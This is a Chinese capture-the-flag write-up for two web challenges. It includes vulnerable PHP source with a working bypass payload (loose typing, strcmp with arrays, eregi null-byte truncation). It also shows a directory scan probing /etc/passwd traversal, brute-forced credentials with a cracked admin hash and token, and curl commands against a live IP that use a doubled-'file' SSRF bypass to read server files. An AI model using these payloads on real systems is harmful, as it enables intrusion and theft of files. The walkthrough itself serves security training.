双流一大学酸菜鱼

easyweb

就直接代码代码设计,考察了php弱类型和函数的特性


```
<?php
show_source(__FILE__);
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['foo']);//json编码
if(is_array($a)){
  is_numeric(@$a["bar1"])?die("nope"):NULL;//判断是纯数字或数字字符串
  if(@$a["bar1"]){
      ($a["bar1"]>2021)?$v1=1:NULL;//php弱类型绕过
  if(is_array(@$a["bar2"])){
      //需要count($a["bar2"])==5和is_array($a["bar2"][0])有值,是or
      if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
      $pos = array_search("nudt", $a["a2"]);
      //要求有a2,并且值中有字符串"nudt"
      $pos===false?die("nope"):NULL;
      foreach($a["bar2"] as $key=>$val){//循环
             //bar2中不能有字符nudt
          $val==="nudt"?die("nope"):NULL;
      }
      $v2=1;//需要
  }
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
  if(!strcmp($c[1],$d) && $c[1]!==$d){
       //需要同时成立,即$c$d既相等又不相等,通过php弱类型绕过数组和字符串比较返回null
      eregi("3|1|c",$d.$c[0])?die("nope"):NULL;//eregi函数有个%00截断漏洞
      strpos(($c[0].$d), "cstc2021")?$v3=1:NULL;
      //$c[0]和$d连接返回字符串cstc2021的位置
  }
if($v1 && $v2 && $v3){
  include "flag.php";
  echo $flag;
}
?>
```

```
poc: ?foo={"bar1":"2022a","bar2":[[1],2,3,4,5],"a2":"nudt"}&cat[1]
[]=111&cat[0]=12cstc2021&dog=%00
```


easyweb2

```
[09:11:20] Starting:
[09:11:21] 400 - 435B - /..;/
[09:11:30] 400 - 435B - /\..\..\..\..\..\..\..\..\..\..\etc\passwd
[09:11:31] 400 - 435B - /a%5c.aspx
[09:11:44] 500 - 86B - /error
[09:11:44] 500 - 86B - /error/
[09:11:46] 200 - 11B - /index
[09:11:57] 200 - 90B - /swagger-resources
[09:11:57] 200 - 3KB - /swagger-ui.html
```


然后就经历特别多的测试,最后给了提醒使用token,而token是通过登录来获得的,这里就通过暴力破解了。成功暴力破解出**test/test**。



在看提示说需要获得管理员的token。然后发现有一个user-controller,那可能是暴力破解出admin用户




成功暴力破解



{"用户ID":"987","用户组":"系统管理员","用户 名":"ctf_admin","HASH":"2773d5bd7e1a7a7eec619c6d5fbdfd3a"}

2773d5bd7e1a7a7eec619c6d5fbdfd3a解出为ctfer123!@#

所以用户名: ctf_admin/ctfer123!@#,重新登录。



获得管理员Token:9c618e664319512ef7db2d3c0672bee0

然后提示还说关注/home/index接口,猜一猜肯定是ssrf啦。这里经过fuzz出过滤了file,所以通过双写绕过。

成功获得flag

```
rootalali:-/桌面# curl -X GET *http://49.232.167.183:30015/home/index?url=filfilee:///* -H *accept: */** -H *Token: 9c618e664319512ef7db2d3c0672bee0*
.dockerenvbinbootctfdevetchome.liblib64mediamntoptprocrootrunsbinsrvstart.shsystmpusrvar
*[[A**]
rootalali:-/桌面# curl -X GET *http://49.232.167.183:30015/home/index?url=filfilee:///ctf/* -H *accept: */** -H *Token: 9c618e664319512ef7db2d3c0672bee0*
ctf-0.0.1-SAMPSHOT.jarftp
*C
rootalali:-/桌面# curl -X GET *http://49.232.167.183:30015/home/index?url=filfilee:///ctf/ftp/* -H *accept: */** -H *Token: 9c618e664319512ef7db2d3c0672bee0*
flag.txt
*C
rootalali:-/桌面# curl -X GET *http://49.232.167.183:30015/home/index?url=filfilee:///ctf/ftp/flag.txt* -H *accept: */** -H *Token: 9c618e664319512ef7db2d3c0672bee0*
flag.txt
*C
rootalali:-/桌面# curl -X GET *http://49.232.167.183:30015/home/index?url=filfilee:///ctf/ftp/flag.txt* -H *accept: */** -H *Token: 9c618e664319512ef7db2d3c0672bee0*
flag[s1024/cee495efcb7c4e3977b04e715}
rootalali:-/桌面# [
Token: 9c618e664319512ef7db2d3c0672bee0*
flag[s1024]
*C
rootalali:-/န面# [
Token: 9c618e664319
```